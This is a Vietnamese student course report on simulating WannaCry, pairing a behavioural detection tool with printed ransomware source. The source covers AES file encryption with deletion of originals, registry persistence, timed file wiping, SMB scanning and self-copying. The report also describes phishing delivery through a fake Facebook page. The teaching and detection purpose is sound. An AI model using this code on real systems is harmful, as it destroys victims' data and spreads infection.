

# BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Worm Malware - Mô phỏng WannaCry lây lan qua SMB

Mã nhóm: G04, Mã đề tài: S04

Lớp: NT230.P22.ANTT

## 1. THÔNG TIN THÀNH VIÊN NHÓM:

(Sinh viên liệt kê tất cả các thành viên trong nhóm)

STT	Họ và tên	MSSV	Email
1	Ngô Hồng Phúc	22521124	22521124@gm.uit.edu.vn
2	Nguyễn Tài Hiếu	22520442	22520442@gm.uit.edu.vn
3	Nguyễn Việt Hoàng	22520471	22520471@gm.uit.edu.vn
4	Trần Hữu Hiếu	22520444	22520444@gm.uit.edu.vn

## 2. TÓM TẮT NỘI DUNG THỰC HIỆN:<sup>1</sup>

### A. Chủ đề nghiên cứu trong lĩnh vực Mã độc:

- Dev Track
- Research Track

### B. Tên đề tài

Worm Malware - Mô phỏng WannaCry lây lan qua SMB

### C. Liên kết lưu trữ mã nguồn của nhóm:

Mã độc WannaCry và Detection Tool: [https://github.com/hfud/WannaCry\\_Simulation](https://github.com/hfud/WannaCry_Simulation)

Giao diện đòi tiền chuộc: [https://github.com/hfud/WannaCry\\_GUI](https://github.com/hfud/WannaCry_GUI)

<sup>1</sup> Ghi nội dung tương ứng theo mô tả

**D. Tên tài liệu tham khảo chính:**

Kaspersky, "What is WannaCry ransomware?", Kaspersky Resource Center. [Online]

Available: <https://www.kaspersky.com/resource-center/threats/ransomware-wannacry>

**E. Tóm tắt nội dung chính:**


Đề tài “*WannaCry lây lan qua SMB*” được thực hiện nhằm mục đích mô phỏng cơ chế mã hóa và lan truyền của mã độc **WannaCry**, cụ thể là mã độc dạng **Worm-based Ransomware** thông qua việc khai thác lỗ hổng trên giao thức **SMB (Server Message Block)** trong mạng nội bộ. Từ đó, chủ đề này đưa ra một cái nhìn trực quan nhất về cơ chế hoạt động, cũng như **tác động và sức ảnh hưởng** to lớn của mã độc này đến một mô hình mạng doanh nghiệp cơ bản. Và đồng thời, nhóm cũng **đề xuất** các **biện pháp** nhằm bảo vệ, phát hiện, phản ứng và giảm thiểu các tác động cũng như ngăn chặn việc lây lan, phát tán của các mã độc dạng Worm-based Ransomware ở mức độ cá nhân, doanh nghiệp và tổ chức.

**F. Tóm tắt các kỹ thuật chính được mô tả sử dụng trong đề tài:**

**Mã độc WannaCry:**


- Kỹ thuật 1: Phishing email
  - + Sử dụng zphisher để host một trang web giả mạo trang Facebook login được public thông qua nền tảng LocalXpose.
  - + Sử dụng WebTool Tabular để tạo một template email giả mạo cảnh báo của Facebook.
  - + Tiến hành gửi mail, nạn nhân tương tác với website giả và tải về mã độc.
- Kỹ thuật 2: Mã hóa và giải mã AES-256-CBC
  - + Sử dụng thuật toán AES-256 trong chế độ CBC với IV ngẫu nhiên và padding PKCS7

- + Mã hóa các tệp mục tiêu (.txt, .docx,...) để khóa dữ liệu người dùng, thêm đuôi .mu cho tệp mã hóa.
- + Giải mã các tệp .mu khi người dùng nhập đúng khóa giải mã, khôi phục tệp gốc.



#### - Kỹ thuật 3: Persistence

- + Sử dụng Registry (HKEY\_CURRENT\_USER) để lưu trữ thông tin và đảm bảo tính bền bỉ.
- + Lưu thời gian lây nhiễm (Infection Time) và thêm chương trình vào khởi động Windows (Run).



#### - Kỹ thuật 4: Lây lan trong mạng nội bộ qua giao thức SMB

- + Quét mạng LAN (cổng 445) và sao chép chương trình vào thư mục chia sẻ SMB.

- + Lan truyền WannaCry sang các máy khác trong mạng bằng cách sao chép vào thư mục chia sẻ (Users\Public).

	Name	Date modified	Type	Size
ss	Public Documents	6/1/2025 10:00 PM	File folder	
ds	Public Downloads	12/7/2019 4:14 PM	File folder	
nts	Public Music	12/7/2019 4:14 PM	File folder	
	Public Pictures	12/7/2019 4:14 PM	File folder	
	Public Videos	12/7/2019 4:14 PM	File folder	
	No_Security_Control	5/27/2025 3:56 PM	Microsoft Edge P...	89 KB
	wannacry	6/2/2025 11:47 AM	Application	11,554 KB

- Kỹ thuật 5: Quản lý đa luồng
  - + Sử dụng threading để chạy đồng thời các tác vụ.
  - + Chạy GUI và kiểm tra xóa tệp trong các luồng daemon; quét SMB bằng nhiều luồng để tăng tốc độ.


### Detection Tool:

- Kỹ thuật 6: File system Monitoring
  - + Phát hiện các đợt sửa đổi tệp hàng loạt (burst modification) bằng cách theo dõi các tệp có phần mở rộng đáng ngờ (.txt, .docx, ...) trong cửa sổ thời gian 10 giây

```
suspicious_modified_files - Notepad
File Edit Format View Help
2025-06-04 16:18:50.582960 - C:\Users\ADMIN\AppData\Local\Temp\_MEI48602\base_library.zip
2025-06-04 16:18:50.589946 - C:\Users\ADMIN\AppData\Local\Temp\_MEI48602\base_library.zip
2025-06-04 16:18:56.542830 - C:\Users\ADMIN\AppData\Local\Microsoft\Edge\User Data\edge_shutdown_ms.txt
2025-06-04 16:18:56.629124 - C:\Users\ADMIN\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\3cedfb74d44f2e84198d23875aef16c34a668ceb\index.txt
2025-06-04 16:18:56.779435 - C:\Users\ADMIN\AppData\Local\Microsoft\Internet Explorer\bndlog.txt
2025-06-04 16:18:56.856919 - C:\Users\ADMIN\AppData\Local\Microsoft\OneDrive\25.085.0504.0002\alertIcon.png
2025-06-04 16:18:56.926950 - C:\Users\ADMIN\AppData\Local\Microsoft\OneDrive\25.085.0504.0002\alertIconWhite.png
2025-06-04 16:18:56.981922 - C:\Users\ADMIN\AppData\Local\Microsoft\OneDrive\25.085.0504.0002\appBlue.png
2025-06-04 16:18:57.025360 - C:\Users\ADMIN\AppData\Local\Microsoft\OneDrive\25.085.0504.0002\appErrorBlue.png
2025-06-04 16:18:57.078073 - C:\Users\ADMIN\AppData\Local\Microsoft\OneDrive\25.085.0504.0002\appErrorWhite.png
```

- Kỹ thuật 7: Giám sát thay đổi Registry
  - + Snapshot các khóa Registry liên quan đến việc thực hiện persistence bằng winreg, so sánh các snapshot để phát hiện thêm hoặc sửa đổi giá trị.
- Kỹ thuật 8: Giám sát kết nối SMB

- + Sử dụng psutil.net\_connections để kiểm tra các kết nối TCP đến cổng SMB (445) với ngưỡng cảnh báo (SMB\_CONN\_THRESHOLD).
- + Phát hiện số lượng kết nối SMB bất thường, có thể liên quan đến hành vi lan truyền của WannaCry qua chia sẻ mạng.
- Kỹ thuật 9: Giám sát process đáng ngờ
  - + Thư viện psutil (cụ thể là psutil.process\_iter) để liệt kê và kiểm tra các tiến trình đang chạy trên hệ thống.
  - + Liệt kê tất cả các tiến trình đang chạy, thu thập thông tin về PID, đường dẫn tệp thực thi (exe), và dòng lệnh (cmdline). Nếu phát hiện tiến trình đáng ngờ, in cảnh báo với thông tin đường dẫn tệp thực thi.
- Kỹ thuật 10: Giám sát việc tạo tệp .exe đáng ngờ
  - + Thư viện watchdog với lớp FileSystemEventHandler để phát hiện các sự kiện tạo tệp trong các thư mục được giám sát.
  - + Kiểm tra xem tệp được tạo có đuôi .exe (được định nghĩa trong EXE\_EXT) hay không. Kiểm tra thêm liệu đường dẫn của tệp có chứa bất kỳ thư mục nhạy cảm nào trong SUSPICIOUS\_WRITE\_DIRS (như AppData, Temp, Public) hay không.



```
C:\Users\ADMIN\Desktop\detect.exe
[16:18:46] [*] Ransomware Behavior Detection Tool Started
[*] Monitoring registry persistence keys...
[16:18:51] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\_MEI48602\gui.exe
[16:18:52] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[16:18:52] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[!] Registry NEW: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WannaCryPersistence = C:\Users\ADMIN\Desktop\wannacry.exe
[16:18:56] SMB connection: laddr=addr(ip='192.168.110.145', port=53220), raddr=addr(ip='192.168.110.142', port=445), pid=4
[16:18:58] [ALERT] Suspicious process started: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
```

## G. Môi trường thực nghiệm của đề tài:

- Cấu hình máy tính: 4 máy
  - + Máy phát triển mã độc: 1 máy Windows 11, 16gb ram, 14 nhân cpu và 1 máy Kali Linux, 2024.2 Kernel 6.6.0 - Xfce 4.18.4.
  - + Máy thử nghiệm mã độc: 2 máy Windows 10, 2gb ram, 2 nhân cpu.
- Các công cụ hỗ trợ:

- + Visual Code và Visual Code Studio: tạo mã độc WannaCry mô phỏng và Detection Tool.
- + Tabular: tạo email phishing gửi đến nạn nhân.
- + Zphisher: tạo trang web giả mạo đợi nạn nhân tải và thực thi mã độc.
- Ngôn ngữ lập trình: Python, C#
- Đối tượng nghiên cứu: mã độc WannaCry.
- Tiêu chí đánh giá tính hiệu quả của phương pháp:
  - + Đối với mã độc WannaCry mô phỏng:
    - Độ chính xác mô phỏng: tái hiện đúng các hành vi chính của mã độc thật (mã hóa dữ liệu, lây lan qua SMB, persistence, tự xóa dữ liệu...).
    - Tính ổn định: hoạt động nhất quán trên nhiều lần thử nghiệm.
  - + Đối với Detection Tool:
    - Khả năng phát hiện: nhận diện các hành vi bất thường của mã độc theo thời gian thực.
    - Tỷ lệ cảnh báo giả thấp: tránh cảnh báo sai khi gặp các hoạt động hợp lệ.
    - Hiệu suất: công cụ giám sát không gây ảnh hưởng đáng kể đến hiệu năng hệ thống.

## **H. Kết quả đạt được: Công việc/tính năng/kỹ thuật mà nhóm thực hiện lập trình và triển khai cho demo:**

### **Các công việc nhóm thực hiện dựa trên phân tích phương pháp:**

- Thực hiện phishing email để kịch bản thêm chân thực.
- Xây dựng mã độc mô phỏng WannaCry:
  - + Mã hóa tập tin với thuật toán AES, đổi đuôi .mu.

- + Cơ chế persistence qua registry Windows Startup.
- + Lây lan qua SMB bằng cách sao chép file thực thi vào các thư mục chia sẻ mạng.
- + Cơ chế ghi dấu thời gian lây nhiễm và tự động xóa file sau thời gian định trước.
- + Giao diện hỗ trợ giải mã khi nhập đúng khoá.
- Xây dựng Detection Tool:
  - + Giám sát ghi nhiều file trong thời gian ngắn (dấu hiệu ransomware).
  - + Phát hiện ghi/chạy file .exe bất thường.
  - + Theo dõi kết nối SMB bất thường.
  - + Giám sát thay đổi các khóa registry liên quan đến persistence.
  - + Cảnh báo và ghi log các hành vi nghi vấn.

### **Kết quả thực nghiệm, nhận xét về phương pháp:**

- Kết quả thực nghiệm:
  - + Mã độc mô phỏng đã tái hiện được hầu hết hành vi chính của WannaCry.
  - + Detection Tool hoạt động hiệu quả trong việc phát hiện hành vi bất thường, ghi log chi tiết và cảnh báo kịp thời.
- Nhận xét:
  - + WannaCry mô phỏng có độ chân thực cao, đủ để nghiên cứu và huấn luyện về an toàn thông tin. Ưu điểm là dễ kiểm soát, mô-đun hóa rõ ràng, có thể tùy biến theo mục tiêu học thuật. Nhược điểm là chưa khai thác sâu các lỗ hổng thực tế như EternalBlue.
  - + Detection Tool theo hướng hành vi có tính ứng dụng cao, không phụ thuộc chữ ký, có thể phát hiện biến thể. Tuy nhiên, cần cải tiến thêm về thuật toán để giảm cảnh báo giả và tăng độ chính xác trong môi trường thực tế.

### **Tóm tắt các công việc đã thực hiện và kết quả demo:**

- Các công việc đã thực hiện:
  - + Tìm hiểu và phân tích hành vi WannaCry từ các nguồn tham khảo.

- + Chuẩn bị email phishing và trang web giả mạo.
- + Xây dựng mã độc mô phỏng.
- + Xây dựng Detection Tool.
- + Thiết lập môi trường lab cách ly.
- + Thực nghiệm, ghi nhận log, đánh giá khả năng phát hiện.
- Kết quả demo:
  - + WannaCry mô phỏng hoạt động ổn định, các hành vi chính được tái hiện tốt.
  - + Detection Tool phát hiện được các hành vi đáng ngờ của mã độc. Cho thấy khả năng ứng dụng cao, cần tiếp tục cải thiện để giảm cảnh báo giả và tăng độ chính xác.

### **I. Các khó khăn, thách thức hiện tại khi thực hiện:**

- Thiết kế cơ chế mã hóa an toàn và có thể giải mã. Lựa chọn thuật toán và phương pháp quản lý khóa hợp lý, tránh trường hợp mất khoá hoặc gây lỗi khi giải mã.
- Chưa tái hiện chính xác cơ chế lây lan qua SMB bằng khai thác lỗ hổng EternalBlue, mà chỉ mô phỏng thông qua cơ chế sao chép file trên SMB.
- Detection Tool chỉ mới được thử nghiệm với WannaCry do nhóm tự phát triển. Vì thiếu các mẫu mã độc đa dạng, công cụ chưa được kiểm tra khả năng tổng quát và chưa được đánh giá toàn diện trên các chủng loại ransomware thực tế.
- Cần đảm bảo cẩn trọng tối đa trong quá trình phát triển và kiểm thử mã độc, tránh mọi rủi ro khi triển mã độc thực thi trong môi trường thực tế.

### **3. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:**

95%

#### **4. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:**

<b>Môn: [NT230.P22.ANTT] - Cơ chế hoạt động của mã độc</b>				<b>Nhóm 4</b>
<b>Đề tài: Worm Malware - Mô phỏng WannaCry lây lan qua SMB</b>				
STT	Công việc	Thực hiện	Tiến độ	Kết quả
1	Code phần Scanner	Hồng Phúc, Tài Hiếu	100%	Quét các file trong hệ thống
2	Code phần Encryption	Nguyễn Tài Hiếu	100%	Mã hóa AES-256
3	Code phần Persistence	Ngô Hồng Phúc	100%	Duy trì mã độc
4	Code phần GUI	Nguyễn Việt Hoàng	100%	Giao diện đòi tiền chuộc
5	Code phần lây lan qua SMB	Hồng Phúc, Việt Hoàng, Hữu Hiếu	100%	Lây lan qua các máy trong mạng nội bộ
6	Code phần xóa file hết hạn	Hồng Phúc, Tài Hiếu	100%	Xóa toàn bộ file
7	Code phần Decryption	Nguyễn Việt Hoàng	100%	Giải mã AES-256
8	Code Detection Tool	Hồng Phúc, Tài Hiếu, Hữu Hiếu	100%	Phát hiện các kỹ thuật của mã độc
9	Phishing email	Nguyễn Việt Hoàng	100%	Hoàn thành
10	Đề xuất kịch bản	Trần Hữu Hiếu	100%	Hoàn thành
11	Làm slide	4 người	100%	Hoàn thành
12	Làm báo cáo	4 người	100%	Hoàn thành
13	Làm poster	4 người	100%	Hoàn thành
14	Quay video demo	4 người	100%	Hoàn thành

# BÁO CÁO TỔNG KẾT CHI TIẾT

Phần bên dưới của báo cáo này là tài liệu báo cáo tổng kết - chi tiết của nhóm thực hiện cho đề tài này.

## A. Phương pháp thực hiện

### a) Mã độc WannaCry

Tổng quát các kỹ thuật được sử dụng trong mã độc WannaCry:

- Mã hóa tệp tin: Mã hóa các tệp có phần mở rộng cụ thể (như .txt, .doc, .jpg,...) bằng thuật toán mã hóa AES-256.
- Tự duy trì (Persistence): Đảm bảo chương trình chạy lại mỗi khi hệ thống khởi động bằng cách thêm vào Windows Registry.
- Xóa tệp sau thời gian hết hạn: Xóa các tệp đã mã hóa sau một khoảng thời gian nhất định (7 ngày).
- Giao diện đòi tiền chuộc: Hiển thị giao diện tương tác với nạn nhân.
- Lan truyền qua mạng (SMB): Tự động lan truyền qua các máy tính trong mạng cục bộ (LAN) thông qua giao thức SMB.

Chi tiết cách thức hoạt động của từng kỹ thuật:

- Mã hóa tệp tin:

```
# --- Encryption ---
def generate_key_from_raw_string(raw_key: str) -> bytes:
    digest = hashes.Hash(hashes.SHA256(), backend=default_backend())
    digest.update(raw_key.encode())
    return digest.finalize() # 32-byte key for AES-256
```

- Mục đích: Tạo khóa mã hóa 32 byte từ chuỗi RAW\_KEY\_STRING bằng thuật toán băm SHA-256.
- Cách hoạt động:
  - Tạo một đối tượng băm SHA-256.
  - Băm chuỗi khóa thô (raw\_key) sau khi mã hóa thành bytes.

- Trả về khóa 32 byte phù hợp cho AES-256.

```
def encrypt_file_inplace(file_path: str, key: bytes):  
    iv = secrets.token_bytes(16)  
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())  
    encryptor = cipher.encryptor()  
  
    with open(file_path, 'rb') as f:  
        data = f.read()  
  
        padder = padding.PKCS7(128).padder()  
        padded_data = padder.update(data) + padder.finalize()  
  
        encrypted = encryptor.update(padded_data) + encryptor.finalize()  
  
    encrypted_file_path = file_path + ENCRYPTED_EXTENSION  
  
    with open(encrypted_file_path, 'wb') as f:  
        f.write(iv + encrypted)  
  
    os.remove(file_path)  
  
    print(f"Encrypted & Renamed: {encrypted_file_path}")
```

- Mục đích: Mã hóa một tệp tin và thay thế tệp gốc bằng tệp mã hóa có đuôi .mu. Sử dụng mã hóa AES-256-CBC với IV ngẫu nhiên và padding PKCS7
- Cách hoạt động:
  - Tạo IV ngẫu nhiên (16 byte) bằng secrets.token\_bytes.
  - Khởi tạo đối tượng mã hóa AES-256 trong chế độ CBC với khóa và IV.
  - Đọc dữ liệu từ tệp gốc.
  - Thêm padding PKCS7 để đảm bảo dữ liệu phù hợp với kích thước khối AES (128 bit).
  - Mã hóa dữ liệu và ghi IV + dữ liệu mã hóa vào tệp mới với đuôi .mu.
  - Xóa tệp gốc.

```
def should_exclude(path: str) -> bool:  
    normalized_path = os.path.abspath(path).lower()  
    for exclude_dir in EXCLUDE_DIRS:  
        if normalized_path.startswith(os.path.abspath(exclude_dir).lower()):  
            return True  
    return False
```

- Mục đích: Kiểm tra xem một đường dẫn có nằm trong danh sách thư mục loại trừ không. Ngăn mã hóa các thư mục hệ thống để tránh làm hỏng hệ điều hành.
- Cách hoạt động:
  - Chuẩn hóa đường dẫn bằng os.path.abspath và chuyển thành chữ thường.
  - So sánh với danh sách EXCLUDE\_DIRS (như C:\Windows).
  - Trả về True nếu đường dẫn bắt đầu bằng một thư mục loại trừ, False nếu không.

```
def encrypt_files_in_directory(root_dir: str, key: bytes):  
    for dirpath, _, filenames in os.walk(root_dir):  
        if should_exclude(dirpath):  
            continue  
        for file in filenames:  
            if any(file.lower().endswith(ext) for ext in TARGET_EXTENSIONS):  
                full_path = os.path.join(dirpath, file)  
                try:  
                    encrypt_file_inplace(full_path, key)  
                except Exception as e:  
                    print(f"Error encrypting {full_path}: {e}")
```

- Mục đích: Quét và mã hóa tất cả các tệp phù hợp trong một thư mục gốc. Quét để quy toàn bộ thư mục để mã hóa tệp, một kỹ thuật cốt lõi của ransomware.
- Cách hoạt động:
  - Sử dụng os.walk để duyệt qua tất cả các thư mục và tệp trong root\_dir.
  - Bỏ qua các thư mục được loại trừ bằng should\_exclude.
  - Kiểm tra từng tệp xem có phần mở rộng nằm trong TARGET\_EXTENSIONS không.
  - Gọi encrypt\_file\_inplace để mã hóa tệp phù hợp.
  - Xử lý lỗi nếu không thể mã hóa (ví dụ: thiếu quyền truy cập).

- **Tự duy trì (Persistence):**

```
# --- Persistence ---
def add_to_startup():
    try:
        exe_path = sys.executable if getattr(sys, 'frozen', False) else os.path.abspath(__file__)
        key = winreg.OpenKey(
            winreg.HKEY_CURRENT_USER,
            r"Software\Microsoft\Windows\CurrentVersion\Run",
            0, winreg.KEY_SET_VALUE
        )
        winreg.SetValueEx(key, "WannaCryPersistence", 0, winreg.REG_SZ, exe_path)
        winreg.CloseKey(key)
        print("[√] Added to Windows startup.")
    except Exception as e:
        print(f"[!] Cannot add to startup: {e}")
```

- Mục đích: Thêm chương trình vào trình khởi động Windows để đảm bảo mã độc chạy mỗi khi hệ thống khởi động. Sử dụng Windows Registry để duy trì mã độc.
- Cách hoạt động:
  - Kiểm tra chương trình có đóng gói thành tệp thực thi hay không qua sys.executable.
  - Mở khóa Registry  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run với quyền ghi.
  - Thêm giá trị WannaCryPersistence đến tệp thực thi.

```
# --- Delete expired files ---
def infection_time_control(mode="get"):
    """
    mode: "set" to save infection time, "get" to retrieve it.
    """
    try:
        if mode == "set":
            key = winreg.CreateKey(winreg.HKEY_CURRENT_USER, INFECTION_TIME_REG_PATH)
            try:
                winreg.QueryValueEx(key, INFECTION_TIME_REG_NAME)
            except FileNotFoundError:
                infection_time = str(datetime.datetime.now().timestamp())
                winreg.SetValueEx(key, INFECTION_TIME_REG_NAME, 0, winreg.REG_SZ, infection_time)
            winreg.CloseKey(key)
        elif mode == "get":
            key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, INFECTION_TIME_REG_PATH)
            value, _ = winreg.QueryValueEx(key, INFECTION_TIME_REG_NAME)
            winreg.CloseKey(key)
            return float(value)
    except Exception:
        return None
```

- Mục đích: Quản lý thời gian lây nhiễm, lưu hoặc lấy từ Registry.
- Cách hoạt động:
  - Chế độ set: Tạo hoặc mở khóa Registry tại Software\WannaCry. Kiểm tra xem giá trị InfectionTime đã tồn tại hay chưa. Nếu chưa, lưu timestamp hiện tại.
  - Chế độ “get”: Mở khóa Registry và lấy giá trị InfectionTime. Trả về giá trị dưới dạng số thực.
- Xóa các file sau khi hết hạn:

```
def check_and_delete_expired_files_loop():
    while True:
        infection_time = infection_time_control("get")
        now = datetime.datetime.now().timestamp()
        if infection_time and (now - infection_time) >= 7*86400:
            print(" Deleting all encrypted files...")
            drives = get_all_drives()
            for drive in drives:
                for dirpath, _, filenames in os.walk(drive):
                    if should_exclude(dirpath):
                        continue
                    for file in filenames:
                        if file.lower().endswith(ENCRYPTED_EXTENSION):
                            full_path = os.path.join(dirpath, file)
                            try:
                                os.remove(full_path)
                                print(f"Deleted: {full_path}")
                            except Exception as e:
                                print(f" Error deleting {full_path}: {e}")
...  
...  
...
```

- Mục đích: Kiểm tra định kỳ xem thời gian lây nhiễm có vượt quá ngưỡng không, nếu có thì xóa tất cả các tệp đã mã hóa. Sử dụng vòng lặp định kỳ và luồng nền (daemon thread) để thực hiện hành động hủy hoại dữ liệu, mô phỏng cơ chế đòi tiền chuộc của ransomware.
- Cách hoạt động:
  - Chạy trong một vòng lặp vô hạn, kiểm tra mỗi 30 giây.
  - Lấy thời gian lây nhiễm từ Registry và so sánh với thời gian hiện tại.
  - Quét tất cả ổ đĩa bằng get\_all\_drives.
  - Duyệt qua các thư mục và tệp bằng os.walk.
  - Bỏ qua các thư mục được loại trừ (should\_exclude).
  - Xóa các tệp có đuôi .mu và in thông báo.
- Hiển thị GUI tương tác với nạn nhân:

# Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết



Phần giao diện và chức năng giải mã được thực hiện bằng ngôn ngữ C#

```
private void CountdownTimer_Tick(object sender, EventArgs e)
{
    if (paymentTimeLeft.TotalSeconds > 0)
        paymentTimeLeft = paymentTimeLeft.Subtract(TimeSpan.FromSeconds(1));
    if (lossTimeLeft.TotalSeconds > 0)
        lossTimeLeft = lossTimeLeft.Subtract(TimeSpan.FromSeconds(1));

    UpdateCountdownLabels();

    if (paymentTimeLeft.TotalSeconds <= 0 && lossTimeLeft.TotalSeconds <= 0)
        countdownTimer.Stop();

    lblLossCurrentTime.Text = "Current: " + DateTime.Now.ToString("M/d/yyyy HH:mm:ss");
}
```

- Mục đích: Cập nhật bộ đếm thời gian mỗi giây và hiển thị thời gian hiện tại.
- Cách hoạt động:
  - Giảm paymentTimeLeft và lossTimeLeft đi 1 giây nếu cả 2 lớn hơn 0.
  - Gọi UpdateCountdownLabels để cập nhật giao diện.
  - Dừng bộ đếm nếu cả hai thời gian đều về 0.

- Cập nhật nhãn lblLossCurrentTime với thời gian hiện tại (định dạng tháng/ngày/năm giờ:phút:giây).

```
private void btnCheckPayment_Click(object sender, EventArgs e)
{
    try
    {
        System.Diagnostics.Process.Start("https://metamask.io/en-GB");
    }
    catch
    {
        try
        {
            System.Diagnostics.Process.Start(new System.Diagnostics.ProcessStartInfo
            {
                FileName = "https://metamask.io/en-GB",
                UseShellExecute = true
            });
        }
        catch (Exception ex)
        {
            MessageBox.Show("Cannot open browser: " + ex.Message);
        }
    }
}
```

- Mục đích: Mở trình duyệt để kiểm tra trạng thái thanh toán tiền chuộc (mô phỏng). Mở liên kết web để mô phỏng kiểm tra thanh toán, sử dụng Process.Start với xử lý ngoại lệ.
- Chức năng giải mã các tệp:

```
private void DecryptFileInplace(string filePath, byte[] key)
{
    using (FileStream fs = new FileStream(filePath, FileMode.Open, FileAccess.Read))
    {
        byte[] iv = new byte[16];
        fs.Read(iv, 0, 16);
        byte[] encryptedData = new byte[fs.Length - 16];
        fs.Read(encryptedData, 0, encryptedData.Length);

        using (Aes aes = Aes.Create())
        {
            aes.Key = key;
            aes.IV = iv;
            aes.Mode = CipherMode.CBC;
            aes.Padding = PaddingMode.PKCS7;

            using (MemoryStream ms = new MemoryStream())
            using (CryptoStream cs = new CryptoStream(ms, aes.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cs.Write(encryptedData, 0, encryptedData.Length);
                cs.FlushFinalBlock();
                byte[] decrypted = ms.ToArray();

                string originalPath = filePath.Substring(0, filePath.Length - ENCRYPTED_EXTENSION.Length);
                File.WriteAllBytes(originalPath, decrypted);
            }
        }
        File.Delete(filePath);
    }
}
```

- Mục đích: Giải mã một tệp .mu và khôi phục tệp gốc. Sử dụng AES-256-CBC để giải mã, tương thích với mã hóa trong chương trình Python.
- Cách thức hoạt động:
  - Đọc 16 byte đầu tiên của tệp để lấy IV.
  - Đọc phần dữ liệu mã hóa còn lại.
  - Thiết lập AES-256-CBC với khóa và IV, sử dụng padding PKCS7.
  - Giải mã dữ liệu bằng CryptoStream và ghi dữ liệu giải mã vào tệp gốc (bỏ đuôi .mu).
- **Chức năng lây lan qua SMB:**

```
def scan_smb_hosts(subnet, timeout=1):
    open_hosts = []
    net = ipaddress.ip_network(subnet, strict=False)
    lock = threading.Lock()

    def check_host(ip):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(timeout)
        try:
            s.connect((str(ip), 445))
            with lock:
                open_hosts.append(str(ip))
        except Exception:
            pass
        finally:
            s.close()

    threads = []
    for ip in net.hosts():
        t = threading.Thread(target=check_host, args=(ip,))
        t.start()
        threads.append(t)
    for t in threads:
        t.join()
    return open_hosts
```

- Mục đích: Quét các máy trong mạng có cổng SMB (445) mở. Quét mạng song song để tăng tốc độ, sử dụng khóa (lock) để tránh xung đột khi cập nhật danh sách.

- Cách thức hoạt động:
  - Tạo danh sách các IP trong subnet bằng address.ip\_network.
  - Sử dụng nhiều luồng để kiểm tra từng IP bằng các thử kết nối đến cổng 445.
  - Lưu các IP có cổng mở vào danh sách open\_hosts.

```
def try_copy_to_share(target_ip, exe_path, share_name="Users\\Public"):
    try:
        # UNC path to the shared folder
        unc_path = fr"\{target_ip}\{share_name}"
        if not os.path.exists(unc_path):
            return False
